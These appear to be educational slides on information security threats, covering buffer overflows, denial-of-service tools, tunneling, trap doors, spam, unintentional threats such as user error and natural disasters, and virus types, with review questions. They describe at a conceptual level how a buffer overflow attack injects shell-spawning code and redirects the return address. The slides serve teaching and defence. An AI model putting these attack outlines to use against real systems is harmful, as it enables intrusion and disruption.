
Buffer Overflow Scenario

- Scenario: If memory allocated for name is 50 characters, someone can break the system by sending a fictitious name of more than 50 characters
- Impact: Can be used for espionage, denial of service or compromising the integrity of the data
- Common Programs
  - NetMeeting Buffer Overflow
  - Outlook Buffer Overflow
  - AOL Instant Messenger Buffer Overflow
  - SQL Server 2000 Extended Stored Procedure Buffer Overflow

Buffer Overflow Attack

Creating Execution Stack

- Four bulk operations are performed to call a function in a conventional architecture:
  - The function's parameters are saved onto the stack
  - The return address is saved onto stack
  - Execution is transferred to the called function.
- Once the function completes its task, it jumps back to the return address saved on the stack
- Note that the string grows towards the return address




Normal Stack

Buffer Overflow Attack

Vulnerability


- Buffer overflow vulnerability occurs where an application reads external information such as a character string and and an input string larger than the allocated buffer memory is sent (and the application doesn't check the size).
  - Input will normally come from an environment variable, user input, or a network connection.
  - e.g. if memory allocated for name is 50 characters, and a name of more than 50 characters is input by user
- The return pointer can be overwritten by the user data



Buffer Overflow Attack


Executing the Attack

- Inject the attack code, which is typically a small sequence of instructions that spawn a shell, into a running process
- Change the execution path of the running process to execute the attack code.
  - Change the value of the return address to the address of malicious code
- Both of the goals must be achieved at the same time to perform a successful attack.



Buffer Overflow Attack

Compare Stack



Malicious Attacks

Denial of Service (DOS)

- Definition:
  - Attack through which a person can render a system unusable or significantly slow down the system for legitimate users by overloading the system so that no one else can use it.
- Typical Behaviors:
  - Crashing the system or network: Send the victim data or packets which will cause system to crash or reboot.
  - Exhausting the resources by flooding the system or network with information. Since all resources are exhausted others are denied access to the resources
  - Distributed DOS attacks are coordinated denial of service attacks involving several people and/or machines to launch attacks

Malicious Attacks

Denial of Service: Popular Programs

- Ping of Death
- SSPing
- Land
- Smurf
- SYN Flood
- CPU Hog
- Win Nuke
- RPC Locator
- Jolt2
- Bubonic
- Microsoft Incomplete TCP/IP Packet Vulnerability
- HP Openview Node Manager SNMP DOS Vulnerability
- Netscreen Firewall DOS Vulnerability
- Checkpoint Firewall DOS Vulnerability

Malicious Attacks

Tunneling

- Definition:
  - Attempts to get "under" a security system by accessing very low-level system functions (e.g., device drivers, OS kernels)
- Typical Behaviors:
  - Behaviors such as unexpected disk accesses, unexplained device failure, halted security software, etc.
- Vulnerabilities:
  - Tunneling attacks often occur by creating system emergencies to cause system re-loading or initialization.
- Prevention:
  - Design security and audit capabilities into even the lowest level software, such as device drivers, shared libraries, etc.
- Detection:
  - Changes in date/time stamps for low-level system files or changes in sector/block counts for device drivers
- Countermeasures:
  - Patch or replace compromised drivers to prevent access
  - Monitor suspected access points to attempt trace back.

Malicious Attacks

Trap Door

- Definition:
  - System access for developers inadvertently left available after software delivery
- Typical Behaviors
  - Unauthorized system access enables viewing, alteration or destruction of data or software
- Vulnerabilities
  - Software developed outside organizational policies and formal methods
- Prevention:
  - Enforce defined development policies
  - Limit network and physical access
- Detection
  - Audit trails of system usage especially user identification logs
- Countermeasures
  - Close trap door or monitor ongoing access to trace pack to perpetrator

Malicious Attacks

Spam

- Definition
  - System flood with incoming message or other traffic to cause crashes, eventually traced to overflow buffer or swap space
- Vulnerabilities:
  - Open source networks especially vulnerable
- Prevention:
  - Require authentication fields in message traffic
- Detection:
  - Partitions, network sockets, etc. for overfull conditions.
- Countermeasures:
  - Headers to attempt trace back to perpetrator

Malicious Attacks

Questions 1 and 2

1) What is a buffer overflow attack?

2) Draw a picture of how a buffer overflow attack would function on a memory stack.

Malicious Attacks

Questions 3, 4 and 5

3) What vulnerability does tunneling exploit?

4) What do trap doors allow?

5) What are controls for spam?

Module 4

Unintentional Threats

Unintentional Threats

Outline

- Equipment Malfunction
- Software Malfunction
- User Error
- Failure of Communication Services
- Failure to Outsource Operations
- Loss or Absence of Key Personnel
- Misrouting/Re-routing of Messages
- Natural Disasters
- Environmental Conditions

Unintentional Threats

Equipment Malfunction

- Definition:
  - Hardware operates in abnormal, unintended
- Typical Behaviors:
  - Immediate loss of data due to abnormal shutdown. Continuing loss of capability until equipment is repaired
- Vulnerabilities:
  - Vital peripheral equipment is often more vulnerable that the computers themselves
- Prevention:
  - Replication of entire system including all data and recent transaction
- Detention:
  - Hardware diagnostic systems

Unintentional Threats

Software Malfunction

- Definition: Software behavior is in conflict with intended behavior
- Typical Behaviors:
  - Immediate loss of data due to abnormal end
  - Repeated failures when faulty data used again
- Vulnerabilities: Poor software development practices
- Prevention:
  - Enforce strict software development practices
  - Comprehensive software testing procedures
- Detection: Use software diagnostic tools
- Countermeasures
  - Backup software
  - Good software development practices
  - Regression Testing

Unintentional Threats

User Error

- Definition:
  - Inadvertent alteration, manipulation or destruction of programs, data files or hardware
- Typical Behaviors
  - Incorrect data entered into system or incorrect behavior of system
- Vulnerabilities
  - Poor user documentation or training
- Prevention:
  - Enforcement of training policies and separation of programmer/operator duties
- Detection
  - Audit trails of system transactions
- Countermeasures
  - Backup copies of software and data
  - On-site replication of hardware

Unintentional Threats

Failure of Communications Services

- Definition: Disallowing of communication between various sites, messages to external parties, access to information, applications and data stored on network storage devices.
- Typical Behaviors
  - Loss of communications service can lead to loss of availability of information.
  - Caused by accidental damage to network, hardware or software failure, environmental damage, or loss of essential services
- Vulnerabilities
  - Lack of redundancy and back-ups
  - Inadequate network management
  - Lack of planning and implementation of communications cabling
  - Inadequate incident handling
- Prevention:
  - Maintain communications equipment
- Countermeasures
  - Use an Uninterrupted Power Supply (UPS)
  - Perform continuous back-ups.
  - Plan and implement communications cabling well
  - Enforce network management

Unintentional Threats

Failure to Outsource Operations

- Definition: Outsourcing of operations must include security requirements and responsibilities
- Typical Behaviors
  - Failure of outsourced operations can result in loss of availability, confidentiality and integrity of information
- Vulnerabilities
  - Unclear obligations in outsourcing agreements
  - Non business continuity plans or procedures for information and information asset recovery.
  - Back up files and systems not available.
- Prevention:
  - Create clear outsourcing agreements
- Countermeasures
  - Implement an effective business continuity plan
  - Back up files and system

Unintentional Threats

Loss or Absence of Key Personnel

- Definition:
  - Critical personnel are integral to the provision of company services
- Typical Behaviors:
  - Absence or loss of personnel can lead to loss of availability, confidentiality, integrity, and reliability.
- Vulnerabilities:
  - No backup of key personnel
  - Undocumented procedures
  - Lack of succession planning
- Prevention
  - Maintain redundancy of personnel skills
- Countermeasures
  - Document procedures
  - Plan for succession

Unintentional Threats

Misrouting/Re-routing of messages

- Definition:
  - Accidental directing or re-routing of messages
- Typical Behaviors:
  - Can lead to loss of confidentiatility of messages are not protected and loss of availability to the intended recipient.
- Vulnerabilities:
  - Inadequate user training
  - Non-encrypted sensitive data
  - Lack of message receipt proof
- Prevention:
  - Train users in policies
- Countermeasures:
  - Encrypt sensitive data
  - User receipts

Unintentional Threats

Natural Disasters

- Definition: Environmental condition which causes catastrophic damage. E.g. earthquakes, fire, flood, storms, tidal waves.
- Typical Behaviors
  - Physical Damage
  - Loss of data, documentation, and equipment
  - Loss of availability of information (leads to loss of trust, financial loss, legal liability)
- Vulnerabilities
  - Storing data and processing facilities in known location where natural disasters tend to occur
  - No fire/smoke detectors
  - No business continuity plans
  - Back-up files and systems are unavailable

Unintentional Threats

Natural Disasters, cont'd.

- Prevention:
  - Location is not known to be a place of natural disasters
- Detection
  - Weather Advisories
  - Fire/Smoke Alarms
- Countermeasures
  - Backup copies of software and data
  - Storage of data is located in another location
  - Have a business continuity plan in place

Unintentional Threats

Environmental Conditions

- Definition: Negative effects of environmental conditions. E.g. contamination, electronic interference, temperature and humidity extremes, power failure, power fluctuations
- Typical Behaviors
  - Chemical corrosion
  - Introduction of glitches or errors in data
  - Equipment failure
  - Availability of information can be compromised
  - Adverse Health Effects

Unintentional Threats

Environmental Conditions, cont'd.

- Vulnerabilities
  - Storing data and processing facilities in known location where natural disasters tend to occur
  - No fire/smoke detectors
  - No Uninterruptible Power Supply (UPS)
  - No business continuity plans
  - Back-up files and systems are unavailable
- Prevention
  - Location is not susceptible to environmental conditions
- Countermeasures
  - Backup copies of software and data
  - Storage of data is located in another location
  - Have a business continuity plan in place
  - Maintain business equipment and facilities
  - UPS equipment

Unintentional Threats

Questions 1 and 2

1) Why do you think that loss or absence of personnel of often overlooked when considering threats to information security?

2) How are environmental conditions are different than natural disasters (in terms of threats)?

Unintentional Threats

Questions 3, 4, and 5

3) How can user error induced vulnerabilities be prevented or controlled?

4) What vulnerabilities could be produced through outsourcing of operations?

5) How can misrouting or re-routing adversely affect an organization?

Appendix

Threats, Part I

Summary

- Viruses are pathogenic programs that infect other programs and use their resources to replicate.
- Worms are pathogenic programs that self-replicate.
- Human Factors and Accidental Errors play a large role in security breaches.

Acknowledgements

Grants & Personnel

- Support for this work has been provided through the following grants
  - NSF 0210379
  - FIPSE P116B020477
- Damira Pon, from the Center of Information Forensics and Assurance contributed extensively by reviewing and editing the material
- Robert Bangert-Drowns from the School of Education provided extensive review of the material from a pedagogical view.

References

Sources & Further Reading

- CERT & CERIAS Web Sites
- Information Security Guideline for NSW Government- Part 2: Examples of Threats and Vulnerabilities
- Security by Pfleeger & Pfleeger
- Hackers Beware by Eric Cole
- NIST web site
- Other web sources

Appendix

Virus Types

- A **file virus** attaches itself to a file, usually an executable application (e.g. a word processing program or a DOS program). In general, file viruses don't infect data files. However, data files can contain embedded executable code such as macros, which may be used by virus or Trojan writers. Recent versions of Microsoft Word are particularly vulnerable to this kind of threat.
  - Text files such as batch files, postscript files, and source code which contain commands that can be compiled or interpreted by another program are potential targets for malicious software, though such malware is not at present common.
- **Boot Sector** viruses alter the program that is in the first sector (boot sector) of every DOS-formatted disk. Generally, a boot sector infector executes its own code (which usually infects the boot sector or partition sector of the hard disk), then continues the PC boot (start-up) process. In most cases, all write-enabled floppies used on that PC from then on will become infected.
- **Multipartite viruses** have some of the features of both the above types of virus. Typically, when an infected file is executed, it infects the hard disk boot sector or partition sector, and thus infects subsequent floppies used or formatted on the target system. Macro viruses typically infect global settings files such as Word templates so that subsequently edited documents are contaminated with the infective macros.